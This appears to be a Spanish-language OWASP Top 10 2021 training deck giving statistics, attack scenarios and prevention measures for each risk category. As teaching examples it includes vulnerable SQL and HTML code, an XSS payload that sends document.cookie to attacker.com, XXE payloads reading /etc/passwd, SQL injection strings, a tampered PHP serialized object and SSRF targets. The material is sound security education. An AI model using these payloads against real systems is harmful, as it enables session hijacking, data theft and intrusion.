**Tasa de incidencia:** Es el porcentaje de aplicaciones vulnerables a esa CWE de la población analizada por esa organización para ese año.

**Cobertura (de pruebas):** El porcentaje de aplicaciones que han sido testadas por todas las organizaciones para una determinada CWE.

**Explotabilidad ponderada:** La sub-puntuación de Explotabilidad de las puntuaciones CVSSv2 y CVSSv3 asignadas a las CVEs mapeadas a las CWEs, normalizados y colocados en una escala de 10 puntos.

**Impacto ponderado:** La sub-puntuación de Impacto de las puntuaciones CVSSv2 y CVSSv3 asignadas a las CVEs mapeadas a las CWEs, normalizados y colocados en una escala de 10 puntos.

**Total de ocurrencias:** Número total de aplicaciones en las que se han encontrado las CWEs asignados a una categoría.

**Total de CVEs:** Número total de CVEs en la base de datos del NVD que fueron asignadas a las CWEs asignados a una categoría.



## Top Ten Web Application Security Risks 2021

- **A01** - Pérdida de Control de Acceso
- **A02** - Fallas Criptográficas
- **A03** - Inyección
- **A04** - Diseño Inseguro
- **A05** - Configuración de Seguridad Incorrecta
- **A06** - Componentes Vulnerables y Desactualizados
- **A07** - Fallas de Identificación y Autenticación
- **A08** - Fallas en el Software y en la Integridad de los Datos
- **A09** - Fallas en el Registro y Monitoreo
- **A10** - Falsificación de Solicitudes del Lado del Servidor



## Top Ten Web Application Security Risks 2021



\* From the Survey



## A1 – Pérdida del Control de Acceso



Muchas aplicaciones Web verifican el nivel de acceso a las funciones justo antes de hacer estas funcionalidades y/o datos visibles en la interfaz gráfica. Sin embargo, las aplicaciones necesitan realizar el mismo **control de acceso del lado del servidor** al momento que cada función y/o dato es accedido. Si las solicitudes no son verificadas, los atacantes serán capaces de forzar peticiones con la finalidad de acceder a la funcionalidad sin la autorización apropiada.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
34	55.97%	3.81%	6.92	5.93	94.55%	47.72%	318,487	19,013



## A1 – Pérdida del Control de Acceso

El atacante simplemente navega forzosamente a la URL objetivo. Considere las siguientes URLs las cuales se supone que requieren autenticación. Para acceder a la página “admin\_getappInfo” se necesitan permisos de administrador.

<http://ejemplo.com/app/getappInfo>

[http://ejemplo.com/app/admin\\_getappInfo](http://ejemplo.com/app/admin_getappInfo)

Si un atacante no autenticado puede acceder a cualquiera de estas páginas entonces se ha permitido acceso no autorizado. Si un usuario autorizado, no administrador, puede acceder a la página “admin\_getappInfo”, esto es un fallo, y puede llevar al atacante a otras páginas de administración que no están debidamente protegidas.

Este tipo de vulnerabilidades se encuentran con frecuencia cuando links y botones simplemente se ocultan a usuario no autorizados, pero la aplicación no protege adecuadamente las páginas de destino.



## **A1 – Pérdida del Control de Acceso (Referencia Directa Insegura a Objetos)**

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";  
PreparedStatement pstmt =  
connection.prepareStatement(query , ... );  
pstmt.setString( 1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery( );
```

El atacante simplemente modificaría el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no se verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

<http://example.com/app/accountInfo?acct=notmyacct>



## A1 – Pérdida del Control de Acceso

Medidas de prevención:

- Utilizar referencias indirectas por usuario o sesión
- Comprobar el nivel de acceso al objeto
- Control de acceso único y reutilizado en toda la aplicación. Minimizar el control de acceso HTTP (CORS).
- Deshabilitar el listado de directorios del servidor web y asegurar que los metadatos de archivos
- Limite la tasa de acceso a APIs y al control de acceso
- Los tokens JWT deben ser invalidados luego de la finalización de la sesión por parte del usuario.



## A1 – Pérdida del Control de Acceso

Medidas de prevención:

- El proceso para gestión de accesos y permisos debe ser actualizable y auditabile fácilmente
- La implementación debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a roles específicos para acceder a cada funcionalidad
- Si la funcionalidad forma parte de un Workflow, se debe verificar y asegurar las condiciones del flujo para permitir el acceso
- NO implementar controles en la capa de visualización



## A2 – Fallas Criptográficas



La información sensible demanda protección adicional como la encriptación en su **almacenamiento y tránsito**, al igual que precauciones especiales cuando es intercambiada con el cliente o navegador.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
29	46.44%	4.49%	7.29	6.81	79.33%	34.85%	233,788	3,075



## A2 – Fallas Criptográficas

**Escenario #1:** Una aplicación encripta los números de tarjetas de crédito utilizando el cifrado automático de la base de datos. De todas formas, esto significa que dicha información también es descifrada automáticamente al ser solicitada, permitiendo que una falla de Inyección de SQL pueda permitir que se obtengan los números de tarjetas de crédito en texto limpio.

El sistema debería haber encriptado los números de tarjetas de crédito en un nivel superior utilizando un soporte criptográfico adecuado; por ejemplo cifrando los valores con una llave pública y permitiendo que sólo las aplicaciones de back-end pudieran descifrarlos con la llave privada.



## A2 – Fallas Criptográficas

**Escenario #2:** Un sitio web no utiliza o fuerza el uso de TLS para todas las páginas, o utiliza cifradores débiles. Un atacante monitorea el tráfico de la red, degrada la conexión de HTTPs a HTTP e intercepta los pedidos, robando las cookies de sesión del usuario. Reutiliza esta cookie y secuestra la sesión del usuario , accediendo o modificando datos privados.

**Escenario #3:** La base de contraseñas utiliza “**unsalted hashes**” para almacenar las contraseñas de todos los usuarios. Una debilidad de upload de archivos permitiría al atacante obtener el archivo de contraseñas. Todos los “unsalted hashes” podrían quedar expuestos con una tabla de hashes precalculados.



## A2 – Fallas Criptográficas

Medidas de prevención:

- Cifrar los datos sensibles o en transito de manera de defenderse de las amenazas
- No almacene datos sensibles innecesariamente
- Aplicar algoritmos de cifrado fuertes y estándar al igual que claves robustas y gestionadas de forma segura.
- Almacenar claves con algoritmos diseñadas para tal fin (*bcrypt*, *scrypt*, *PBKDF2*)
- Deshabilitar el auto-completar en los formularios y cache de paginas que manejan datos sensibles



## A3 – Inyección



Las fallas de inyección, tales como SQL, NoSQL, Object-Relational Mapping (ORM), OS, y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete en ejecutar comandos no intencionados o acceder datos no autorizados.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
33	19.09%	3.37%	7.25	7.15	94.04%	47.90%	274,228	32,078



## A3 – Inyección

La aplicación utiliza datos no confiables en la construcción de la siguiente consulta vulnerable SQL:

```
String query = "SELECT * FROM accounts WHERE  
custID='' + request.getParameter("id") +""";
```

El atacante modifica el parámetro 'id' en su navegador para enviar: ' or '1'='1. Esto cambia el significado de la consulta devolviendo todos los registros de la tabla ACCOUNTS en lugar de solo el cliente solicitado.

<http://example.com/app/accountView?id=' or '1'='1>

En el peor caso, el atacante utiliza esta vulnerabilidad para invocar procedimientos almacenados especiales en la base de datos que permiten la toma de posesión de la base de datos y posiblemente también al servidor que aloja la misma.



## A3 – Inyección

Hola, llamo del Instituto de su hijo. Hemos tenido un problema con el ordenador



Vaya, lo siento. ¿Es que mi hijo ha roto algo?

Más o menos ...



¿Su hijo se llama realmente Manuel?);  
DROP TABLE Estudiantes;--?



Sí, claro. En casa le llamamos Manu Tablas

Bueno, pues le comunico que hemos perdido todos los registros de este año. Espero que esté orgulloso.



Y espero que usted haya aprendido a limpiar los datos de entrada antes de insertarlos en la base de datos



## A3 – Inyección

Medidas de prevención:

- Uso de APIs con manejo parametrizado de interpretes o una herramienta de Mapeo Relacional de Objetos (ORMs)
- Codificación de los caracteres especiales en función del interprete a utilizar
- Validación de entradas positiva o de "lista blanca"
- Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la divulgación masiva de registros



### Referencia: CSRF

La aplicación permite que los usuarios envíen peticiones de cambio de estado, que no incluyen nada secreto. Por ejemplo:

`http://example.com/app/transferFunds?`

`amount=1500&destinationAccount=4673243243`

El atacante podrá insertar su ataque dentro de una etiqueta de imagen en un sitio web, o iframe, que esté bajo su control y al que la víctima se podrá dirigir.

``

Cuando la víctima visite el sitio, en lugar de cargarse la imagen, se realizará la petición HTTP falsificada.

#### Medidas preventivas

- Utilizar un token único y no predecible, este se debería incluir en un campo oculto
- Requerir nueva autenticación del usuario antes de ejecutar el pedido

*Atacantes pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF)*



## **Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)**

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencias de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.



## Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)

Existen tres formas usuales de XSS:

- **XSS Reflejado:** La aplicación o API utiliza datos suministrados por un usuario sin ser validados o codificados apropiadamente como parte del HTML de salida o cuando no existe un cabezal que establezca la política de seguridad de contenido (CSP). Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un ataque del tipo pozo de agua, publicidad maliciosa, o similar.
- **XSS Almacenado:** La aplicación o API almacena datos proporcionados por el usuario sin validar ni sanear, la que posteriormente es entregada a otro usuario o un administrador. XSS Almacenado es usualmente considerado como de riesgo de nivel alto o crítico.
- **XSS Basados en DOM:** Frameworks en JavaScript, aplicaciones de página única o APIs que dinámicamente incluyen datos controlables por un atacante son vulnerables al DOM XSS. Idealmente, se debe evitar enviar datos controlables por el atacante a APIs no seguras.



## Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validar o escapar los datos:

```
(String) page += "<input name='creditcard' type='TEXT'  
value="" + request.getParameter("CC") + "">;
```

El atacante modifica el parámetro 'CC' en el navegador:

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario.



## Secuencia de comandos en sitios cruzados (XSS-Cross Site Scripting)

Medidas de prevención:

- Codificar los datos no confiables basados en el contexto HTML(cuerpo, atributo, JavaScript, CSS o URL) donde serán ubicados.
- Validación de entrada positiva o de "Lista blanca"
- Para formato enriquecido considere utilizar APIs de auto-sanitización. (Ejemplo AntiSamy)
- Considerar el uso de políticas de seguridad de contenido CSP



## A4 – Diseño inseguro



Se centra en los riesgos relacionados con el diseño y las fallas arquitectónicas, con un llamado a un mayor uso del modelado de amenazas, patrones de diseño seguros y arquitecturas de referencia. Como comunidad, debemos ir más allá de solo abandonar las metodologías tradicionales (movimiento "shift-left" en inglés) en el espacio de codificación para precodificar actividades que son críticas para los principios de Secure by Design.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
40	24.19%	3.00%	6.46	6.78	77.25%	42.51%	262,407	2,691



## A4 – Diseño inseguro

**Escenario #1:** Un flujo de trabajo de recuperación de credenciales puede incluir "preguntas y respuestas", lo cual está prohibido por NIST 800-63b, OWASP ASVS y OWASP Top 10. No se puede confiar en preguntas y respuestas como evidencia de identidad como más de una persona puede conocer las respuestas, por lo que están prohibidas. Dicho código debe eliminarse y reemplazarse por un diseño más seguro.

**Escenario #2:** Una cadena de cines permite descuentos en la reserva de grupos y tiene un máximo de quince asistentes antes de solicitar un depósito.

Los atacantes podrían modelar este flujo y probar si podían reservar seiscientos asientos y todos los cines a la vez en unas pocas solicitudes, lo que provocaría una pérdida masiva de ingresos.



## A4 – Diseño inseguro

**Escenario #3:** El sitio web de comercio electrónico de una cadena minorista no tiene protección contra bots administrados por revendedores que compran tarjetas de video de alta gama para revender sitios web de subastas. Esto crea una publicidad terrible para los fabricantes de tarjetas de video y los propietarios de cadenas minoristas y una mala sangre duradera con entusiastas que no pueden obtener estas tarjetas a ningún precio. El diseño cuidadoso de anti-bot y las reglas de lógica de dominio, como las compras realizadas a los pocos segundos de disponibilidad, pueden identificar compras no auténticas y rechazar dichas transacciones.



## **A4 – Diseño inseguro**

### Medidas de prevención

- Establezca y use un ciclo de vida de desarrollo seguro con Aplicaciones de Seguridad profesionales para ayudar a evaluar y diseñar la seguridad y controles relacionados con la privacidad.
- Establecer y utilizar una biblioteca de patrones de diseño seguros o componentes de "Paved Road"
- Utilice el modelado de amenazas para autenticación crítica, control de acceso, lógica empresarial y flujos clave.
- Integre el lenguaje y los controles de seguridad en las "historias de usuario".



## A4 – Diseño inseguro

### Medidas de prevención

- Integre verificaciones de admisión en cada nivel de su aplicación (de frontend a backend)
- Escribir pruebas de integración y pruebas unitarias para validar que todos los flujos críticos son resistentes al modelo de amenazas.
- Compilar casos de uso y casos de uso indebido para cada nivel de su aplicación.
- Separe las capas de niveles en el sistema y las capas de red según las necesidades de exposición y protección.
- Separe a los tenants(usuarios que comparten privilegios de acceso al software) de manera robusta por diseño en todos los niveles.
- Limitar el consumo de recursos por usuario o servicio.



## A5 – Configuración de Seguridad Incorrecta



Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
20	19.84%	4.51%	8.12	6.56	89.58%	44.84%	208,387	789



## A5 – Configuración de Seguridad Incorrecta

**Escenario #1:** La aplicación está basada en un ambiente de trabajo como Struts o Spring. Se han presentado defectos de XSS en algunos de los componentes que utiliza la aplicación. Se ha liberado una actualización que sirve para corregir esos defectos. Hasta que no se realicen dichas actualizaciones, los atacantes podrán encontrar y explotar los fallos, ahora conocidos, de la aplicación.

**Escenario #2:** La consola de administración del servidor de aplicaciones está instalada y no ha sido removida. Las cuentas predeterminadas no han sido cambiadas. Los atacantes descubren que las páginas de administración están activas, se registran con las claves predeterminadas y toman posesión de los servicios.

**Escenario #3:** La configuración del servidor de aplicaciones permite que se devuelvan a los usuarios mensajes de error detallados, por ejemplo, seguimientos de pila(stack traces), exponiendo información confidencial o fallas subyacentes, como versiones de componentes vulnerables.



## **Entidad Externa de XML (XXE)**

Muchos procesadores XML antiguos o mal configurados evalúan referencias de entidades externas en documentos XML. Las entidades externas se pueden utilizarse para revelar archivos internos utilizando el gestor de archivos URI, compartir archivos SMB internos en servidores Windows no actualizados, escanear de puertos internos, ejecución remota de código y ataques de denegación de servicio, como lo es el ataque Billion Laughs.



## Entidad Externa de XML (XXE)

**Escenario #1:** El atacante intenta extraer datos del servidor:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >] >
<foo>&xxe;</foo>
```



## Entidad Externa de XML (XXE)

**Escenario #2:** Un atacante sondea la red privada del servidor cambiando la linea ENTITY anterior por:

```
<!ENTITY xxe SYSTEM  
"https://192.168.1.1/private" >]>
```

**Escenario #3:** Un atacante intenta un ataque de denegación de servicio incluyendo un archivo potencialmente infinito:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```



## Entidad Externa de XML (XXE)

Medidas de prevención:

- Usar formatos de datos menos complejos como JSON y evitar la serialización de datos confidenciales
- Actualizar procesadores y bibliotecas XML
- Usar validadores de dependencias y SOAP a 1.2 o superior
- Deshabilitar entidades externas de XML y procesamiento DTD. Validar el XML entrante usando validación XSD
- Implementar validación de entrada positiva ("lista blanca"), filtrado, o sanitización



## A5 - Configuración de Seguridad Incorrecta

Medidas de prevención:

- Disponer de un proceso rápido, fácil y repetible de fortalecimiento para obtener un entorno apropiadamente asegurado.
- Un proceso para mantener y desplegar las actualizaciones y parches en cada entorno
- Una arquitectura de aplicación que proporcione separación segura y efectiva entre los componentes
- Ejecutar escaneo y realizar auditorias regularmente para identificar fallos de configuración o parches omitidos



## A6 – Componentes Vulnerables y Desactualizados

Componentes, como librerías, frameworks, y otros módulos de software, son siempre ejecutados con privilegios completos. Si un componente vulnerable es explotado, podría darse lugar a un ataque que pueda facilitar un seria pérdida de datos o comprometer el servidor.

Las aplicaciones que utilizan componentes con vulnerabilidades conocidas deberían determinar las defensas de la aplicación para el caso y habilitar un rango de posibles ataques e impacto de los mismos.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
3	27.96%	8.77%	51.78%	22.47%	5.00	5.00	30,457	0



## A6 – Componentes Vulnerables y Desactualizados

**Apache CXF Authentication Bypass** – Por fallar al proveer un bloque de identificación, los atacantes pudieron invocar cualquier web service con permisos completos. (Apache CXF es un framework de servicios, no debe ser confundido con Apache Application Server.)

**Spring Remote Code Execution** – Abusando de la implementación del “Expression Language” en Spring se permitía a los atacantes la ejecución de código arbitrario, tomando posesión efectiva del servidor.

**Dispositivos del internet de las cosas (IoT)** - frecuentemente son imposibles o muy difíciles de ser actualizados, la importancia de éstas actualizaciones puede ser enorme ( por ejemplo dispositivos biomédicos).



## A6 – Componentes Vulnerables y Desactualizados

Medidas de prevención:

- Identificar todos los componentes y la versión que están ocupando, incluyendo dependencias
- Revisar la seguridad del componente en bases de datos públicas, lista de correos del proyecto, y lista de correo de seguridad, y mantenerlos actualizados
- Establecer políticas de seguridad que regulen el uso de componentes, como requerir ciertas prácticas en el desarrollo de software, pasar test de seguridad, y licencias aceptables
- Sería apropiado, considerar agregar capas de seguridad alrededor del componente para deshabilitar funcionalidades no utilizadas y/o asegurar aspectos débiles o vulnerables del componente



## A7 – Fallas de Identificación y Autenticación



Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporalmente o permanentemente).

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
22	14.84%	2.55%	7.40	6.50	79.51%	45.72%	132,195	3,897



## A7 – Fallas de Identificación y Autenticación

**Escenario #1:** Relleno de credenciales, el uso de listas de contraseñas conocidas, es un ataque común.

**Escenario #2:** La mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor.

**Escenario #3:** Los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar "logout", el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, y el usuario continúa autenticado.



## A7 – Fallas de Identificación y Autenticación

**Escenario #4:** Aplicación de reserva de vuelos que soporta re-escritura de direcciones URL poniendo los identificadores de sesión en la propia dirección:

[http://example.com/sale/  
saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii](http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii)

Un usuario autenticado en el sitio quiere mostrar la venta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión. Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.



## **A7 – Fallas de Identificación y Autenticación**

Medidas de prevención:

- Disponer de un único y robusto conjunto de controles de autenticación y gestión de sesiones
- Realizar un gran esfuerzo para evitar vulnerabilidades de XSS que pueden dar espacio al robo de IDs de sesión
- Implementar autenticación multifactorial
- Implemente un control contra contraseñas débiles
- Limite o incremente el tiempo de respuesta de cada intento fallidos de inicio de sesión
- Alinear las políticas de largo, complejidad y rotación de las contraseñas



## A8 – Fallas en el Software y en la Integridad de los Datos



Los fallos de integridad del software y de los datos están relacionados con código e infraestructura no protegidos contra alteraciones (integridad). Incluiremos la dependencia en plugins, bibliotecas o módulos de fuentes, repositorios o redes de entrega de contenidos (CDN) no confiables. Así como también actualizaciones automáticas adulteradas o alteraciones de objetos o datos serializados.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
10	16.67%	2.05%	6.94	7.94	75.04%	45.35%	47,972	1,152



## A8 – Fallas en el Software y en la Integridad de los Datos

**Escenario #1** Actualizaciones no firmadas: Muchos routers domésticos, decodificadores de televisión, firmware de dispositivos, entre otros, no verifican las firmas de sus actualizaciones de firmware. El firmware sin firmar es un objetivo creciente para los atacantes y se espera que empeore. Esto es una gran preocupación, ya que muchas veces no existe otro mecanismo para remediarlo que corregirlo en una versión futura y esperar a que las versiones anteriores caduquen.

**Escenario #2** Actualización maliciosa de SolarWinds: un caso de pública notoriedad fue el sufrido por SolarWinds Orion. La compañía que desarrolla el software poseía procesos seguros de construcción y mecanismos de integridad en sus actualizaciones. Sin embargo, estos fueron comprometidos y, durante varios meses, la firma distribuyó una actualización maliciosa a más de 18.000 organizaciones, de las cuales alrededor de un centenar se vieron afectadas. Se trata de una de las brechas de este tipo de mayor alcance y más importantes de la historia.



## A8 – Fallas en el Software y en la Integridad de los Datos

**Escenario #3** Deserialización insegura: Una aplicación React utiliza un conjunto de microservicios implementados en Spring Boot. Tratándose de programadores funcionales, intentaron asegurarse de que su código sea inmutable. La solución implementada consistió en serializar el estado de la sesión para el usuario y enviarlo entre los componentes con cada solicitud. Un atacante advierte el uso de un objeto Java serializado y codificado en base64 (identifica un string que comienza con "rO0") y utiliza la herramienta Java Serial Killer para obtener una ejecución remota de código en el servidor de aplicación.



## Deserialización Insegura

Defectos de deserialización insegura ocurren cuando una aplicación recibe objetos serializados hostiles. La deserialización insegura conduce a la ejecución remota del código. Incluso si el defecto de deserialización no resultara en la ejecución remota del código, los objetos serializados pueden ser reproducidos, manipulados o borrados por el atacante, realizar ataques de inyecciones o elevar sus privilegios.



## Deserialización Insegura

**Escenario #1:** Un foro PHP utiliza serialización de objetos PHP para almacenar una "super" cookie, conteniendo el ID, rol, hash de la contraseña y otros estados del usuario:

```
a:4:  
{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;  
s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"; }
```

Un atacante modifica el objeto serializado para darse a si mismo los privilegios de administrador:

```
a:4:  
{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:3  
2:"b6a8b3bea87fe0e05022f8f3c88bc960"; }
```



## Deserialización Insegura

### Medidas de prevención:

- El único patrón de arquitectura seguro es no aceptar objetos serializados de fuentes no confiables o utilizar medios de serialización que sólo permitan tipos de datos primitivos
- Implementar verificaciones de integridad como firmas digitales en objeto serializados
- Cumplimiento estricto de verificaciones de tipo de dato durante la deserialización y antes de la creación del objeto
- Restringir o monitorear las conexiones de red entrantes y salientes vinculadas a deserialización.



## A9 – Fallas en el Registro y Monitoreo

El registro y monitoreo insuficiente, junto con la falta o integración inefectiva de respuesta de incidentes permiten a los atacantes persistir en el tiempo el ataque al sistema, pivotear a más sistemas y manipular, extraer o destruir datos. La mayoría de los estudios muestran que el tiempo de detección de una violación de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de procesos internos o monitoreo.

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
4	19.23%	6.51%	6.87	4.99	53.67%	39.97%	53,615	242



## A9 – Fallas en el Registro y Monitoreo

**Escenario #1:** El software de un foro de código abierto es operado por un pequeño equipo que fue hackeado utilizando una falla de seguridad en su software. Los atacantes lograron eliminar el repositorio del código fuente interno que contiene la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad aún peor. El proyecto de software de éste foro ya no está activo debido a éste problema.



## A9 – Fallas en el Registro y Monitoreo

**Escenario #2:** Un atacante escanea usuarios utilizando la contraseña por defecto, pudiendo tomar el control de todas las cuentas utilizando ésta contraseña. Para todos los demás usuarios, éste proceso deja únicamente 1 solo registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

**Escenario #3:** De acuerdo a reportes, un importante minorista de los Estados Unidos tenía un sandbox de análisis de malware interno para el análisis de archivos adjuntos de correos electrónicos. El sandbox había detectado software potencialmente indeseable, pero nadie respondió a esta detección. El sandbox había estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada debido a transacciones de tarjeta fraudulentas por un banco externo.



## A9 – Fallas en el Registro y Monitoreo

**Escenario #4:** Un operador de salud que provea un plan de salud para niños no pudieron detectar una brecha debido a la falta de monitoreo y registro.

Alguien externo informó al proveedor de salud que un atacante había accedido y modificados miles de registros médicos sensibles de más de 3.5 millones de niños. Una revisión post incidente encontró que los desarrolladores del sitio web no habían encontrado vulnerabilidades significativas.

Como no hubo ni registro ni monitores del sistema, la brecha de datos pudo haber estado en proceso desde el 2013, un período de más de 7 años.



## A9 – Fallas en el Registro y Monitoreo

**Escenario #5:** Una gran aerolínea India tuvo una brecha de seguridad que involucró a la pérdida de datos personales de millones de pasajeros por más de 10 años, incluyendo pasaportes y tarjetas de crédito. La brecha se produjo por un proveedor de servicios de almacenamiento en la nube, quien notificó a la aerolínea después de un cierto tiempo.

**Escenario #6:** Una gran aerolínea Europea sufrió un incumplimiento de la GRPD. Se reporta que la causa de la brecha se debió a que un atacante explotó una vulnerabilidad en una aplicación de pago, obteniendo más de 400,000 registros de pagos de usuarios. La aerolínea fue multada con 20 millones de libras como resultado del regulador de privacidad.



### A9 – Fallas en el Registro y Monitoreo

Medidas de prevención:

- Todos los errores de inicio de sesión, control de acceso y de validación de entradas de dato del lado del servidor se deben registrar con el contexto de usuario suficiente para identificar cuentas sospechosas o maliciosas, y mantenerlo durante el tiempo suficiente para permitir un eventual análisis forense.
- Asegúrese de que las transacciones de alto impacto tengan una pista de auditoría con controles de integridad para prevenir alteraciones o eliminaciones.
- Todas las transacciones de alto valor deben poseer una traza de auditoría con controles de integridad que permitan detectar su modificación o borrado.
- Implementar una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de periodos de tiempo aceptables.



## A10 – Falsificación de Solicitudes del Lado del Servidor (SSRF)



Las fallas de SSRF ocurren cuando una aplicación web está obteniendo un recurso remoto sin validar la URL proporcionada por el usuario. Permite que un atacante coaccione a la aplicación para que envíe una solicitud falsificada a un destino inesperado, incluso cuando está protegido por un firewall, VPN u otro tipo de lista de control de acceso a la red (ACL).

CWEs mapeadas	Tasa de incidencia máx	Tasa de incidencia prom	Explotabilidad ponderada prom	Impacto ponderado prom	Cobertura máx	Cobertura prom	Incidencias totales	Total CVEs
1	2.72%	2.72%	8.28	6.72	67.72%	67.72%	9,503	385



## **A10 – Falsificación de Solicitudes del Lado del Servidor (SSRF)**

Medidas de prevención:

- Sanitice y valide todos los datos de entrada proporcionados por el cliente
- Haga cumplir el esquema de URL, el puerto y el destino con una lista positiva de items permitidos
- No envíe respuestas en formato "crudo" a los clientes
- Deshabilite las redirecciones HTTP
- Tenga en cuenta la coherencia de la URL para evitar ataques como el enlace de DNS y las condiciones de "tiempo de verificación, tiempo de uso"

No mitigue SSRF mediante el uso de una lista de denegación o una expresión regular. Los atacantes tienen listas de payloads, herramientas y habilidades para eludir las listas de denegación.



## **A10 – Falsificación de Solicitudes del Lado del Servidor (SSRF)**

**Escenario #1:** Escaneo de puertos de servidores internos – Si la arquitectura de la red no está segmentada, los atacantes pueden trazar un mapa de las redes internas y determinar si los puertos están abiertos o cerrados en los servidores internos a partir de los resultados de la conexión o del tiempo transcurrido para conectar o rechazar las conexiones de payload SSRF.

**Escenario #2:** Exposición de datos sensibles: los atacantes pueden acceder a archivos locales como servicios internos para obtener información confidencial como `file:///etc/passwd</span>` y `http://localhost:28017/`.



## **Controles Pro-activos 2018**

- C1: Definir Requisitos de Seguridad
- C2: Hacer Uso De Librerías y Marcos de Trabajo de Seguridad
- C3: Acceso Seguro a Bases de Datos
- C4: Encodear y Escapar Datos
- C5: Validar todas las Entradas de Datos
- C6: Implementar Identidad Digital
- C7: Implementar Controles de Acceso Adecuados
- C8: Proteger los Datos
- C9: Implementar el Registro y Monitoreo de Seguridad
- C10: Manejar Errores y Excepciones



## Controles Pro-activos 2018



## **Material de Referencia**

DoS Información:

[http://www.cisco.com/web/about/security/intelligence/guide\\_ddos\\_defense.html](http://www.cisco.com/web/about/security/intelligence/guide_ddos_defense.html)

Herramientas SAST:

[https://www.owasp.org/index.php/Source\\_Code\\_Analysis\\_Tools](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)

Herramientas DAST:

[https://www.owasp.org/index.php/Category:Vulnerability\\_Scanning\\_Tools](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools)



## **Material de Referencia**

OWASP TopTen:

<https://owasp.org/Top10/>

CVE Mitre:

<http://cve.mitre.org/>

CWE Mitre:

<http://cwe.mitre.org>

NVD:

<http://nvd.nist.gov/home.cfm>

CVSS:

<https://www.first.org/cvss/>



## **Material de Referencia**

Security Considerations in the System Development Life Cycle

